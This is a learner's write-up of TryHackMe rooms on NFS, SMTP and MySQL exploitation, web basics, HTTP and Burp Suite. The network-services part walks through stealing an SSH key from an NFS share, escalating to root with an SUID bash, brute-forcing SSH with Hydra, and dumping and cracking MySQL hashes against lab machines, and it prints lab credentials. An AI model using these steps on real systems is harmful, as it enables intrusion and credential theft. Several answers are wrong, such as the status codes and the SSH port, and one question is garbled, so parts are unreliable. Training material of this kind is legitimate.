What is the latest version of NFS? [released in 2016, but is still up to date as of 2020] This will require external research.

**Answer:**

A short search gives us the required information: NFS version **4.2** was released in November 2016.

## **Task 2 (Enumerating NFS)**

Before we perform the already known steps for enumeration, we need some NFS-specific tools:

NFS-Common (**nfs-common**) includes many programs useful when interacting with the NFS share, but we are going to be especially interested in **showmount** and **mount.nfs**.

For the already classic Nmap scan, we are explicitly advised to use the **-A** and **-p-** switches.

We further need a directory to mount the NFS share to using the syntax:

```
sudo mount -t nfs IP:share /tmp/mount/ -nolock
```

where **-t nfs** specifies that the device we want to mount is NFS, **IP:share** specify the IP of the NFS server and the name of the share we'd like to mount, **/tmp/mount/** is our directory to mount on and **-nolock** specifies not to use NLM locking.

Conducting the recommended Nmap scan **sudo nmap -vv -A -p- 10.10.20.179** we find 7 open ports, with the NFS server **nfs\_cal** on port 2049:

**Question:**

Conduct a thorough port scan scan of your choosing, how many ports are open?

**Answer:**

7

**Question:**

Which port contains the service we're looking to enumerate?

**Answer:**

2049

Now, use `/usr/sbin/showmount -e [IP]` to list the NFS shares

**Question:**

What is the name of the visible share?

**Answer:**

/home

We now create our `/tmp/mount` directory. Note: we place it in the `/tmp` directory so it will be deleted at restart.

We use the `mount` command from above to mount said share onto our local machine and see we are in a user's home directory.

**Question:**

Change directory to where you mounted the share- what is the name of the folder inside?

**Answer:**

cappuccino

With a `ls -la` we see all hidden folders, some of which may be interesting:

**Question:**

Which of these folders could contain keys that would give us remote access to the server?

**Answer:**

.ssh

**Question:**

Which of these keys is most useful to us?

**Answer:**

`id_rsa`, as it is the default name for SSH keys.

Copy this file to a different location your local machine, and change the permissions to "600" using "chmod 600 [file]".

Assuming we were right about what type of directory this is, we can pretty easily work out the name of the user this key corresponds to.

We then can log into the machine using

```
ssh -i [key-file] [username]@[IP]
```

### **Task 3 (Exploiting NFS)**

Once we logged into the cappuccino user, we want to use it as a foothold to escalate privileges.

Nonetheless, by default, NFS shares prevent anyone from having root privileges in a process called root squashing.

This way, remote root users are assigned a user "nfsnobody" with the least local privileges.

If this were not the case, it would allow the creation of SUID bit files to grant a remote user root access to the system.

SUID bit files are files that can be run with the permissions of the file(s) owner or group, e.g here as the super user.

This way, we can use this to create a shell with super user privileges.

The way we want to achieve this is by uploading it to the NFS share and controlling the permissions of said files, as we are its owner. We will use this to upload a bash shell executable we will then use to log in through SSH and execute to gain a root shell.

For this, we'll use an Ubuntu 18.04 bash executable provided by the room creator on his github (polo-sec).

Summing up we want to gain the root shell as follows:

1. NFS Access
2. Low privilege shell
3. upload bash executable to NFS share
4. Set SUID permissions through NFS thanks to misconfigured root squash
5. login through ssh
6. execute SUID Bit Bash executable
7. ROOT ACCESS

We download the bash put at our disposal by the room creator and save it in the user (cappuccino)'s home directory.

The copied bash shell must be owned by a root user, so we set this using

```
sudo chown root bash .
```

Now, we're going to add the SUID bit permission to the bash executable we just copied to the share using "sudo chmod +[permission] bash".

**Question:**

What letter do we use to set the SUID bit set using chmod?

**Answer:**

Looking at the manual for chmod we see the explanation **set user or group ID on execution (s)** , hence **s** is the letter we are looking for.

We also set execution rights via `sudo chmod +x bash` and can answer the next question:

**Question:**

Let's do a sanity check, let's check the permissions of the "bash" executable using "ls -la bash". What does the permission set look like? Make sure that it ends with -sr-x.

**Answer:**

I actually got the permissions **-rwsrwsr-x** , but it seems the expected permissions are **-rwsr-sr-x**

Now, SSH into the machine as the user. List the directory to make sure the bash executable is there. Now, the moment of truth. Lets run it with `./bash -p`. The -p persists the permissions, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

**Question:**

Great! If all's gone well you should have a shell as root! What's the root flag?

**Answer:**

After doing as instructed, we can run a reconnaissance round in the target server and arrive at `less /root/root.txt` , finding the target flag:

**Flag:**

```
THM{nfs_got_pwned}
```

**Task 4 (Understanding SMTP)**

SMTP (Simple Mail Transfer Protocol) is utilised to handle the sending of emails via the protocol pair of SMTP and POP/IMAP, respectively in charge of sending and receiving mail.

The main functions of SMTP are verifying the sender of emails through the SMTP server, sends the outgoing mail and in case of error at the delivery it sends the message back to the sender.

The most common finding place for SMTP is the configuration of a mail

address on third party clients.

POP (Post Office Protocol) and IMAP (Internet Message Access Protocol) are the protocols responsible for the transfer of emails.

The main difference is POP's way of downloading the inbox from the mail server as compared to IMAP, which synchronises the current inbox only downloading new mail, hence keeping the changes when synchronising over different devices.

Email delivery works more or less the same as a normal mail delivery system:

The user gives the mail and a service and through some steps the mail will arrive at the recipient's inbox the same way a normal letter would use the postal delivery system to deliver it to the recipient's inbox.

In this analogy, the SMTP server would be the sorting office the email is picked up from and sent to to be redirected to the recipient.

The general working way of this process is as follows:

1. The mail user agent, i.e either the email client or an external program, connects to the SMTP server of our domain, e.g smtp.google.com. This initiates the SMTP handshake, usually over the standard SMTP port 25. Once the connections have been validated, the SMTP session starts.
2. The client submits the sender and recipient's email addresses, the body of the mail and eventual attachments.
3. The SMTP server checks if the sender and recipient have the same domain name.
4. The sender's SMTP makes a connection to the recipient's SMTP server. If this is not possible, the mail gets put on an SMTP queue.
5. The recipient's SMTP server verifies the incoming mail by checking if the domain and user name have been recognised. Then, the server forwards the mail to the POP or IMAP server.
6. The mail shows up in the recipient's inbox.

Windows server platforms have SMTP server available, Linux has other variants at its disposal.

**Question:**

What does SMTP stand for?

**Answer:**

Simple Mail Transfer Protocol

**Question:**

What does SMTP handle the sending of? (answer in plural)

**Answer:**

Emails

**Question:**

What is the first step in the SMTP process?

**Answer:**

SMTP handshake

**Question:**

What is the default SMTP port?

**Answer:**

25

**Question:**

Where does the SMTP server send the email if the recipient's server is not available?

**Answer:**

SMTP queue

**Question:**

On what server does the Email ultimately end up on?

**Answer:**

POP/IMAP

**Question:**

Can a Linux machine run an SMTP server? (Y/N)

**Answer:**

Y

**Question:**

Can a Windows machine run an SMTP server? (Y/N)

**Answer:**

Y

**Task 5 (Enumerating SMTP)**

We are going to try and use a poorly configured mail server to get an entry vector into the network, but we first want to fingerprint the server to narrow our efforts using `smtp_version`, a module in the Metasploit program, to ascertain the version of any mail servers in its way.

We will try to determine a valid user (or multiple) using VRFY and EXPN,

SMTP-commands used to confirm the names of valid users resp. reveal the actual address of user aliases and mailing lists.

Instead of doing this "by hand", we will use another Metasploit module, **smtp\_enum**, to automate the process.

It is worth noting that there are other non-Metasploit tools such as **smtp-user-enum** that work better for enumerating OS-level user accounts on Solaris via SMTP services inspecting the responses to the two previous commands as well as RCPT TO.

As usually, our first step is to run an Nmap scan against the target in the same fashion (i.e with **-A** and **-p-** switches) than last time.

**Question:**

What port is SMTP running on?

**Answer:**

We discover an SMTP service running on the standard port, **25**

We now start Metasploit to start enumerating:

**Question:**

Okay, now we know what port we should be targeting, let's start up Metasploit. What command do we use to do this?

**Answer:**

**msfconsole**

**Question:**

Let's search for the module "smtp\_version", what's its full module name?

**Answer:**

Running a **search smtp\_version** in the Metasploit console we find the full path to it as **auxiliary/scanner/smtp/smtp\_version**.

**Question:**

Great, now- select the module and list the options. How do we do this?

**Answer:**

There are multiple ways, such as **info /auxiliary/scanner/smtp/smtp\_version**, but since the options are explicitly asked for, we resort to **options /auxiliary/scanner/smtp/smtp\_**

**Question:**

Have a look through the options, does everything seem correct? What is the option we need to set?

**Answer:**

The possible options are **RHOSTS**, **RPORT** and **THREADS**. Since the last two seem unalterable (or at least more fixed) and we need to set the target host anyways, we assume **RHOSTS** is the desired answer.

**Question:**

Set that to the correct value for your target machine. Then run the exploit. What's the system mail name?

**Answer:**

We first run `use auxiliary/scanner/smtp/smtp_version` and once in the module console we execute the `run` command, which gives us the system mail name **polosmtp.home**.

**Question:**

What Mail Transfer Agent (MTA) is running the SMTP server? This will require some external research.

**Answer:**

After looking a bit around, the only thing that makes sense (besides being right after the mail name) is **Postfix**.

Good! We've now got a good amount of information on the target system to move onto the next stage.

**Question:**

Let's search for the module "smtp\_enum", what's its full module name?

**Answer:**

Being also an enumeration module, it is found under `auxiliary/scanner/smtp/smtp_enum`

After cloning and saving the GitHub repo "SecLists", very useful for dictionary attacks, to `/usr/share/wordlists/`, we are ready to continue. We're going to be using the "top-usernames-shortlist.txt" wordlist from the Usernames subsection of seclists (`/usr/share/wordlists/SecLists/Usernames` if you have it installed).

**Question:**

What option do we need to set to the wordlist's path?

**Answer:**

Running `options auxiliary/scanner/smtp/smtp_enum` we see the variable in charge of trying users and accounts is **USER\_FILE**, so we run `set USER_FILE usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt` and we are done.

**Question:**

Once we've set this option, what is the other essential parameter we need to set?

**Answer:**

Again, we have to set **RHOSTS** to the IP address of our target.



Running the script with the namelist suggested doesn't work for me, so i returned to the default wordlist of the Metasploit module.

**Question:**

Okay! Now that's finished, what username is returned?

**Answer:**

administrator

**Task 6 (Exploiting SMTP)**

From last task we know a username, the type of SMTP server and Operating System.

The only other port open on this machine is an SSH login on port 21, so we'll try to bruteforce the password of the SSH login with Hydra.

Our command will be

```
hydra -t 16 -l administrator -P
/usr/share/wordlists/rockyou.txt -vV 10.10.84.188 ssh
```

Note that the IP changed, as i reset the machine when attempting to guess the username.

We find the credential combination after some time:

**Question:**

What is the password of the user we found during our enumeration stage?

**Answer:**

alejandro

**Question:**

Great! Now, let's SSH into the server as the user, what is contents of smtp.txt

**Answer:**

**Flag:**

THM{who\_knew\_mail\_servers\_were\_c00l?}

**Task 7 (Understanding MySQL)**

MySQL is a brand name for a relational database management system (RDBMS) based on SQL (Structured Query Language).

This means in a more detailed way that it is a kind of software used to create the organised and persistent collections of structured data databases are.

It does so based on a relational model, i.e the data is stored and organised in table format. Every table relates to each other's primary key or key factors. SQL is the language this management system uses to allow the communication between server and client (with a client-server model).

MySQL as RDBMS is made up of the server and utility programs to help in the administration of said databases.

The server is in charge of the database instructions, such as creating, editing and accessing data, accessing these requests via MySQL. It works in a more detailed way as follows:

1. MySQL creates a database for storing and manipulating data defining the relationship of each table.
2. Clients make requests by making specific statements in SQL.
3. The server responds to the client with the requested information.

MySQL runs on Linux and Windows, usually as a back end database for other applications.

It forms an essential component of the LAMP (Linux, Apache, MySQL, PHP) stack.

**Question:**

What type of software is MySQL?

**Answer:**

Relational Database Management Style (RDBMS)

**Question:**

What communication model does MySQL use?

**Answer:**

client-server

**Question:**

What is a common application of MySQL?

**Answer:**

Back End Database

**Question:**

What major social network uses MySQL as their back-end database? This will require further research.

**Answer:**

Twitter, Facebook and LinkedIn all use MySQL as their back-end database, but after checking the hint “Who was involved in the Cambridge Analytica scandal?” we deduce the answer is Facebook

**Task 8 (Enumerating MySQL)**

Even though MySQL is not a good starting point when enumerating a server, one can always try to bruteforce default account passwords. This is not very

likely to be a fruitful way, though.

Usually one will have gained some credentials we'd later use to enumerate and exploit the system, here we'll use `root:password` to enumerate.

The scenario we find is assuming to have tried connecting via SSH unsuccessfully and resorting to MySQL to try and find an attack vector.

In order to do so, we need to install MySQL (`sudo apt install default-mysql-client`) and have Metasploit, which we do from last task.

For certifications where Metasploit is not allowed, the creator of the room suggests using nmap's `mysql-enum` script.

### **Question:**

As always, let's start out with a port scan, so we know what port the service we're trying to attack is running on. What port is MySQL using?

### **Answer:**

We run the scan as `sudo nmap -vv -A -p- 10.10.109.58`, as we assume the aggressive approach on all ports is still recommended, as in the last task. We find the MySQL port in port 3306.

Good, now- we think we have a set of credentials. Let's double check that by manually connecting to the MySQL server. We can do this using the command "`mysql -h [IP] -u [username] -p`".

After checking, we know that our login credentials work. Let's quit out of this session with "`exit`" and launch up Metasploit with `msfconsole`. We're going to be using the "`mysql_sql`" module we find using `search mysql_sql`.

### **Question:**

Search for, select and list the options it needs. What three options do we need to set? (in descending order).

### **Answer:**

PASSWORDS/RHOSTS/USERNAME

We proceed to set the right options with our target IP address and the credentials `root:password`.

### **Question:**

Run the exploit. By default it will test with the "`select version()`" command, what result does this give you?

### **Answer:**

5.7.29-0ubuntu0.18.04.1

**Question:**

Great! We know that our exploit is landing as planned. Let's try to gain some more ambitious information. Change the "sql" option to "show databases". how many databases are returned?

**Answer:**

We adjust the correct option and execute `run` again.

We then find 4 databases: `information_schema`, `mysql`, `performance_schema` and `sys`.

**Task 9 (Exploiting MySQL)**

From the enumerating phase we know:

- The given root:password MySQL server credentials.
- The version of MySQL running.
- The number of Databases and their names.

Before we continue, we need to clarify some terms:

- A schema is the same as a database to all effects in MySQL SQL syntax. This is not always the case, e.g in the Oracle Database product, a schema is only the part of a database owned by a single user.
- A hash is the product of a cryptographic algorithm to return an input of any given length into an output of fixed length.  
In MySQL hashes can be used to index data into a hash table, providing an index way smaller than the original data and increasing search and access performance.  
In this room, we are only going to be extracting password hashes, a more secure way of storing passwords than plaintext strings.

We look for the next module:

**Question:**

First, let's search for and select the "mysql\_schemadump" module. What's the module's full name?

**Answer:**

`auxiliary/scanner/mysql/mysql_schemadump`

We set the appropriate options `USERNAME`, `PASSWORD` and `RHOSTS` and run the exploit.

**Question:**

What's the name of the last table that gets dumped?

**Answer:**

```
x$waits_global_by_latency
```

Awesome, you have now dumped the tables, and column names of the whole database. But we can do one better... search for and select the "mysql\_hashdump" module.

**Question:**

What's the module's full name?

**Answer:**

```
auxiliary/scanner/mysql/mysql_hashdump
```

We set the relevant options if we don't have them from the last task still in place and run the exploit.

**Question:**

What non-default user stands out to you?

**Answer:**

We see some users and their corresponding password hashes, and besides some default names we see "carl:\*EA031893AA21444B170FC2162A56978B8CEECE18" standing out.

And the answer must be **carl**

Copy the hash string in full, like: bob:\*HASH to a text file on your local machine called "hash.txt".

**Question:**

What is the user/hash combination string?

**Answer:**

As we saw before, the solution is **carl:\*EA031893AA21444B170FC2162A56978B8CEECE18**

Now, we need to crack the password! Let's try John the Ripper against it using: "john hash.txt"

**Question:**

What is the password of the user we found?

**Answer:**

I didn't actually find it with the suggested command, but some online write-ups were kind enough to tell us the password is **doggie**

Awesome. Password reuse is not only extremely dangerous, but extremely common. What are the chances that this user has reused their password for a different service?

We attempt the login to SSH using **ssh carl@10.10.109.58** .

**Question:**

What's the contents of MySQL.txt?

**Answer:****Flag:**

THM{congratulations\_you\_got\_the\_mySQL\_flag}

We terminate the room and finish the module.

## Web Hacking Fundamentals

### How Websites Work

#### Task 1 (How websites work)

When visiting a website, our browser makes a request to a web server asking for the information the page we want to visit is comprised of. With this information our browser can show us the webpage we want.

A website is made up from two parts: Front End and Back End.

The Front End or Client-Side is the way the browser shows the website.

The Back End or Server-Side is the server processing the requests and responses.

#### Question:

What term best describes the component of a web application rendered by your browser?

#### Answer:

Front End

#### Task 2 (HTML)

The main languages websites are programmed with are

- HTML to build and structure them
- CSS to customize the layout and style
- JavaScript to add interactive features

HTML stands for HyperText Markup Language and is the main language websites are written in.

It is structured in Elements (tags) which tell the browser how to display the contents.

The basic structure of a HTML site is as follows:

```
<!DOCTYPE html>
<html>
  <head>
    <title> Page Title </title>
  </head>
  <body>
    <h1> Example Heading </h1>
    <p> Example Paragraph.. </p>
  </body>
</html>
```

Breaking the structure down:

- `<!DOCTYPE html>` defines the page as an HTML5 document such that it is recognised across all browsers.
- `<html>` is the main element in an HTML page in which environment all other elements are set.
- `<head>` contains information about the page.
- `<body>` defines the content of the HTML document, this is the only part shown in the browser.
- `<h1>` defines a large header.
- `<p>` defines a paragraph.

Tags can contain class attributes to change style and other similar features or src attributes to specify some other file as source.

They can also have an id attribute (e.g `<p id = "example">`) unique to the element, used to identify it by JavaScript.

#### **Question:**

One of the images on the cat website is broken - fix it, and the image will reveal the hidden text answer!

#### **Answer:**

Once we fix the source of the image from `<img src='img/cat-2.'>` to `<img src='img/cat-2.jpg'>` we see a picture of a cat with the text **HTML-HERO** on it.

#### **Question:**

Add a dog image to the page by adding another img tag (`<img>`) on line 11. The dog image location is `img/dog-1.png`. What is the text in the dog image?

#### **Answer:**

We add the line of code `<img src = 'img/dog-1.png'>` and see **DOGHTML** on the picture

#### **Task 3 (JavaScript)**

JavaScript (JS) makes it available for webpages to become interactive, and has become as such one of the most important coding languages.

HTML is used to create the website's structure and content, JS for its functionality, else they would always be static.

JS makes it possible to update a website in real time, change styles after a certain event occurs or to display moving animations.

JS is added within the page's source code and loaded within `<script>` tags or included remotely with the src attribute using the following syntax:



```
<script src="/location/of/javascript_file.js"></script>
```

For this task, we'll embed the following JS code snippet into the website code displayed on the right half of the THM page:

```
document.getElementById("demo").innerHTML = "Hack the Planet";
```

What this does is finding the element with the id "demo" and change its contents to "Hack the Planet".

Another useful event to have on JS are "onclick" and "onhover" that execute the JS code when that event occurs.

In this task we are going to implement a button that changes its contents to "Button Clicked" when done so with the following syntax:

```
<button onclick='document.getElementById("demo").innerHTML =  
    "Button Clicked";'>Click Me!</button>
```

**Question:**

Click the "View Site" button on this task. On the right-hand side, add JavaScript that changes the demo element's content to "Hack the Planet"

**Answer:**

We add the first code snippet in between the `<script>` tags and see a pop-up telling us the answer: **JSISFUN**

Add the button HTML from this task that changes the element's text to "Button Clicked" on the editor on the right, update the code by clicking the "Render HTML+JS Code" button and then click the button.

Once we are done, we move on to the next task

**Task 4 (Sensitive Data Exposure)**

Sensitive Data Exposure takes place when the web developers release a non-cleaned version of the code and forget to delete some login credentials, hidden links to private parts of the site or other sensitive information.

Whenever assessing a web application for security issues, always look at the source code first to look for hidden links or exposed login credentials.

**Question:**

View the website on this link. What is the password hidden in the source code?

**Answer:**

Looking at the source code we find some lines commented out:

```
<!--
```

```
    TODO: Remove test credentials!      Username:  admin      Password:  
testpasswd -> So we have our answer: testpasswd
```

**Task 5 (HTML Injection)**

HTML Injection is a vulnerability that occurs when unfiltered user input is displayed on the page. If user input doesn't get sanitised before getting displayed, an attacker may change the contents of the site and inject any other pieces of code.

Input sanitisation is very important when securing a website, as usually front-end input gets transported to the backend and other frontend functionalities as well.

When a user can control the way its input is displayed, they can submit HTML or JS code and the browser will use it directly on the page, submitting the page to the attacker's control.

The general rule is never to trust user input. To prevent malicious input, the website developer should sanitise everything the user enters before using it in the JavaScript function; in this case, the developer could remove any HTML tags.

**Question:**

View the website on this task and inject HTML so that a malicious link to <http://hacker.com> is shown.

**Answer:**

We check the deployed website and see that any content we write in the input field gets displayed as "Welcome <input>" after clicking on "Say Hi!", so we assume we can insert a hyperlink to the desired webpage via `<a href=http://hacker.com></a>` and after clicking on "Say Hi" we get the answer **HTML\_INJ3CTION**

## HTTP in detail

### Task 1 (What is HTTP(S)?)

HTTP stands for HyperText Transfer Protocol and is the set of rules used to communicate with web servers to transmit data, be it in the form of HTML, multimedia, etc.

HTTPS is the secure version of HTTP, as it is encrypted both covering the authenticity and confidentiality parts of security.

#### Question:

What does HTTP stand for?

#### Answer:

HyperText Transfer Protocol

#### Question:

What does the S in HTTPS stand for?

#### Answer:

Secure

#### Question:

On the mock webpage on the right there is an issue, once you've found it, click on it. What is the challenge flag?

#### Answer:

We click on the striked lock on the website on the right denoting the absence of https or, in general, encryption, and get a pop up window with the flag:

#### Flag:

THM{INVALID\_HTTP\_CERT}

### Task 2 (Requests And Responses)

When accessing a website, the browser makes requests to a webserver to load the site contents and get eventual responses.

In order to allow the browser to communicate with the server, we provide it with a target URL (Uniform Resource Locator), roughly speaking an instruction on how to access our target.

The general syntax is as follows:

```
<scheme>://[user]@<host/domain>:[port]/[path] [?query  
string] [#fragment]
```

which in a real world example would look like this:

```
http://user:password@tryhackme.com:80/view-room?id=1#task3
```

Breaking down the syntax:

- Scheme: The scheme gives the browser instructions on which protocol to use to access the desired data, e.g HTTP(S), FTP...
- User: The user provides the authentication credentials to log in, which can directly be provided in the URL.
- Host: The host gives the domain name or IP address of the server we want to contact.
- Port: We can select any port we want, though default is 80 for http and 443 for https.
- Path: The file name or location of the desired resource.
- Query string: Extra information additional to the path.  
We can use e.g `/blog?id=1` to tell the blog path to access the resource with id of 1.
- Fragment: This references part of the target content, especially in websites with long contents, when we want to access only part of it instead of the head of the page.

A request is composed of the request method, the page being requested and the HTTP protocol version.

The minimal HTTP request is `GET / HTTP/1.1`, which doesn't result in much information being loaded. In order to load further contents we will send more request data in the form of headers.

An example request has the form:

```
GET / HTTP/1.1
Host: tryhackme.com
User-Agent: Mozilla/5.0 Firefox/87.0
Referer: https://tryhackme.com
```

The request breaks up linewise as follows:

1. Sends the GET method, requesting the home page by sending a `/` as site request and specifies the protocol and its version as `HTTP 1.1`
2. Calls the requested website as host.
3. Tells the browser we are using and its version, in this case Mozilla Firefox version 87.0
4. The page which derived us here is `https://tryhackme.com`
5. A blank line to communicate the end of the request.

The response then is made up from the website we want to load, if our request was successful.

A basic example of the response could be as follows:

```
HTTP/1.1 200 OK
Server:  nginx/1.15.8
Date:  Fri, 09 Apr 2021 13:34:03 GMT
Content-Type:  text/html
Content-Length:  98
```

```
<html>
<head>
  <title>TryHackMe</title>
</head>
<body>
  Welcome To TryHackMe.com
</body>
</html>
```

Broken down linewise again:

1. Protocol version and HTTP Status Code: Here 200 OK means a successful request.
2. Web server software and version number.
3. Date, time and timezone of the server.
4. Content-Type: what sort of information is going to be sent.
5. Content-Length: Serves to confirm no data is missing.
6. Blank line after the HTTP response

7.-14. Requested webpage information

**Question:**

What HTTP protocol is being used in the above example?

**Answer:**

HTTP/1.1

**Question:**

What response header tells the browser how much data to expect?

**Answer:**

Content-Length

**Task 3 (HTTP Methods)**

HTTP methods determine the kind of interaction we as client want to perform on or with the server.

The most basic HTTP methods are the following:

- GET: Used to get information from the webserver.
- POST: Used to submit data to the webserver, including the creation of new records.
- PUT: Used to submit data to update information on the webserver
- DELETE: Used to delete data from the webserver.

**Question:**

What method would be used to create a new user account?

**Answer:**

POST

**Question:**

What method would be used to update your email address?

**Answer:**

PUT

**Question:**

What method would be used to remove a picture you've uploaded to your account?

**Answer:**

DELETE

**Question:**

What method would be used to view a news article?

**Answer:**

GET

**Task 4 (HTTP Status Codes)**

As seen in the task before, the first line of an HTTP response is the HTTP status code. Depending on their initial number, they can be assigned to different cases:

- 100-199: The first part of the request has been accepted, the client shall continue sending the rest of their request. Rather in disuse.
- 200-299: Successful request.
- 300-399 - Redirection: Used to redirect the request to another resource, be it a different webpage or website.
- 400-499 - Client Errors: Error with the client request.
- 500-599 - Server Errors: Errors on the server side of the request handling.

Some of the most common status codes across all categories are the following:

- 200-OK: Request completed successfully.
- 201-Created: Resource (e.g user, blog entry) created successfully.
- 301-Moved permanently: The originally requested website has moved permanently, indicates where to look for the new address.
- 302-Found: The originally requested website has moved temporarily, redirects to the current new direction of the website.
- 400-Bad Request: The request sent by the client is either incomplete or wrong.
- 401-Not Authorized: Until login with the right credentials this request is blocked.
- 403-Forbidden: This resource is blocked, no matter the credentials.
- 404-Page Not Found: The requested page does not exist.
- 405-Method Not Allowed: Wrong combination of HTTP method and intention, e.g using a `GET` request to create an account.
- 500-Internal Service Error: The server has some kind of error with the sent request it doesn't know how to handle.
- 503-Service Unavailable: The server cannot handle the request being down for maintenance or overloaded.

**Question:**

What response code might you receive if you've created a new user or blog post article?

**Answer:**

201

**Question:**

What response code might you receive if you've tried to access a page that doesn't exist?

**Answer:**

404

**Question:**

What response code might you receive if the web server cannot access its database and the application crashes?

**Answer:**

503

**Question:**

What response code might you receive if you try to edit your profile without logging in first?

**Answer:**

501

### **Task 5 (Headers)**

As we saw before, headers are the additional information sent to the server to specify some information about the data being transmitted. They are not necessary, but very rarely a request without them will result in the expected browsing experience.

The most common Request headers are:

- Host: Specifies the requested website in case the web server hosts multiple. If not passed, the request will be handled as passing the default website for the server
- User-Agent: Tells the browser software and version number to help format the requested website and handle HTML, JS and CSS elements.
- Content-Length: Ensures no data loss has happened along the way
- Accept-Encoding: Tells the supported compression methods to help with data transmission.
- Cookie: Help the server remember our information.

The most common Response headers are:

- Set-Cookie: Sets the cookie information for later requests.
- Cache-Control: Tells how long to store the response in the browser's cache.
- Content-Type: Tells the client which type of data are being returned, e.g HTML, CSS, JS, Images, PDF, etc. such that the browser knows how to process the data.
- Content-Encoding: Specifies the compression method for transmission.

**Question:**

What header tells the web server what browser is being used?



**Answer:**

User-Agent

**Question:**

What header tells the browser what type of data is being returned?

**Answer:**

Content-Type

**Question:**

What header tells aewsfefeejeawweasfsewwesafefwsewseefwsewsfeej,wefswesaewsafwaeswesawesjeewaes web server which website is being requested?

**Answer:**

Host

### **Task 6 (Cookies)**

Cookies are small pieces of data that are stored on the client computer and saved at server response under the header **Set-Cookie**.

Every further request the client makes will send the cookie back to the server with the **Cookie** header to keep track locally of the previous requests done, as HTTP being stateless cannot store that information.

Cookies serve, among other things, to save website preferences, credentials and much more. They especially serve to authenticate users, as they are usually sent in the form of tokens.

To view one's cookies, one only has to open the Web Developer Tools and click on the Network tab. This will show a list of all requested resources, and under the Cookies tab of each request one can find the eventually requested cookies.

**Question:**

Which header is used to save cookies to your computer?

**Answer:**

Set-Cookie

### **Task 7 (Making Requests)**

This last task is an emulator for HTTP requests and the questions are the arising flags after the correct execution of the requests.

**Question:**

Make a GET request to `/room`

**Answer:**

In the mock up search bar we complete the search path to `https://tryhackme.com/room` and click "Go", seeing a flag as response.

For the sake of completeness, our full request was:

GET /room HTTP/1.1  
Host: tryhackme.com  
User-Agent: Mozilla/5.0 Firefox/87.0  
The arising flag:

**Flag:**

THM{\_YOU'RE\_IN\_THE\_ROOM}

**Question:**

Make a GET request to /blog and using the gear icon set the id parameter to 1 in the URL field

**Answer:**

GET /blog?id=1 HTTP/1.1  
Host: tryhackme.com  
User-Agent: Mozilla/5.0 Firefox/87.0  
and we get the flag

**Flag:**

THM{YOU\_FOUND\_THE\_BLOG}

**Question:**

Make a DELETE request to /user/1

**Answer:**

DELETE /user/1 HTTP/1.1  
Host: tryhackme.com  
User-Agent: Mozilla/5.0 Firefox/87.0  
Content-Length: 0  
and find the flag

**Flag:**

THM{USER\_IS\_DELETED}

**Question:**

Make a PUT request to /user/2 with the username parameter set to admin

**Answer:**

PUT /user/2 HTTP/1.1  
Host: tryhackme.com  
User-Agent: Mozilla/5.0 Firefox/87.0  
Content-Length: 14

username=admin

**Flag:**

THM{USER\_HAS\_UPDATED}

**Question:**

POST the username of thm and a password of letmein to /login

**Answer:**

```
POST /login HTTP/1.1
Host: tryhackme.com
User-Agent: Mozilla/5.0 Firefox/87.0
Content-Length: 33
```

```
username=thm&password=letmein
```

**Flag:**

```
THM{HTTP_REQUEST_MASTER}
```

This ends the room and we continue with the next one: BurpSuite Basics.

## **Burp Suite: The Basics**

### **Task 1 (Outline)**

This room will cover the foundations of Burp Suite, especially the first steps, configuration and tools.

The most important tool of Burp Suite is the Burp Proxy, which will be dealt with in depth.

After deploying the machine and connecting via VPN, we move on to the next task.

### **Task 2 (Getting Started: What is Burp Suite?)**

Burp Suite is a Java-based framework meant to be a swiss knife for pentesting, having become the industry standard tool for hands-on web app security assessments.

It is also common as a tool for accessing mobile applications, and these same features translate almost directly to the testing of Application Programming Interfaces (APIs) powering mobile apps.

At the simplest level, Burp can intercept and manipulate the traffic between the attacker and target webserver.

Once the request has been captured, it can be resent to other parts of the Burp Suite to be further interacted with, hence providing a very useful framework for manual web app testing.

We will be working with the free to use Burp Suite Community edition, as the Professional version is quite pricey. In exchange for the subscription, it adds an automated vulnerability scanner, a non-rate-limited fuzzer/brute-forcer, project savers, report generation, a built-in API to allow integration, and access to further extensions.

Burp Suite Enterprise is used for continuous scanning of webapp vulnerabilities as Nessus does with infrastructure instead for the manual analysis the other versions provide.

### **Question:**

Which edition of Burp Suite will we be using in this module?

### **Answer:**

Burp Suite Community

### **Question:**

Which edition of Burp Suite runs on a server and provides constant scanning for target web apps?

### **Answer:**

Burp Suite Enterprise

**Question:**

Burp Suite is frequently used when attacking web applications and \_\_\_\_\_ applications.

**Answer:**

mobile

**Task 3 (Getting Started: Features of Burp Community)**

The tools available in the Community edition are:

- **Proxy:** The most well-known tool, it allows to intercept and alter requests before forwarding them to their original target.
- **Repeater:** Second tool in importance, allows to capture, modify and resend the same request over and over.  
This tool is especially useful for the generation of payloads through trial and error, e.g through SQLInjection.
- **Intruder:** Limited in the Community edition, it is used to spray a target with requests. Often used to bruteforce attacks or to fuzz endpoints.
- **Decoder:** Used to transform (encode/decode) data during the communication, be it before delivering a payload or when receiving information. Less relevant than the previous tools.
- **Comparer:** Used to compare data at word or byte level.
- **Sequencer:** Used to assess the randomness of tokens, e.g cookie values, to analyze potential attack vectors.

Another useful feature of Burp is its flexibility and acceptance of new extensions, whether in Java, Python with the Jython Interpreter or Ruby with the JRuby Interpreter. Said extensions can be found in the Burp Suite Extender module.

**Question:**

Which Burp Suite feature allows us to intercept requests between ourselves and the target?

**Answer:**

Proxy

**Question:**

Which Burp tool would we use if we wanted to bruteforce a login form?

**Answer:**

Intruder

**Task 4 (Getting Started: Installation)**

If we wish to use our own machine to perform the attacks, we need to have a version of BurpSuite downloaded.

Going to their website, downloading the appropriate version and running the installer through their wizard require no further actions.

**Task 5 (Getting Started: The Dashboard)**

We access Burp to see our first project, not disk-based as we are working with the free Community edition.

Starting with the upper left quadrant we can define background tasks to be run during our use of Burp Suite. Especially “Live Passive Crawl” will be useful, as it logs the pages we visit.

The lower left quadrant is the Event log, where we can see our Burp activity during the running session.

The upper right quadrant is reserved for the Pro version. This Issue Activity quadrant it lists all vulnerabilities found by the automated scanner, ranked by severity and likelihood of the vulnerability.

The lower right quadrant, the Advisory quadrant, gives more information about the found vulnerabilities as well as references and suggested remediations.

Throughout the Burp Suite application we can consult help menus marked by a question mark in a circle.

**Question:**

What menu provides information about the actions performed by Burp Suite, such as starting the proxy, and details about connections made through Burp?

**Answer:**

Event log

**Task 6 (Getting Started: Navigation)**

We can switch modules across the upper bar. When the selected module has multiple submodules, they will be displayed below the original tab.

They can also be popped out into different windows to easen the view.

To switch to the most relevant tabs of Burp, we have the following keyboard shortcuts:

Shortcut	Related Tab
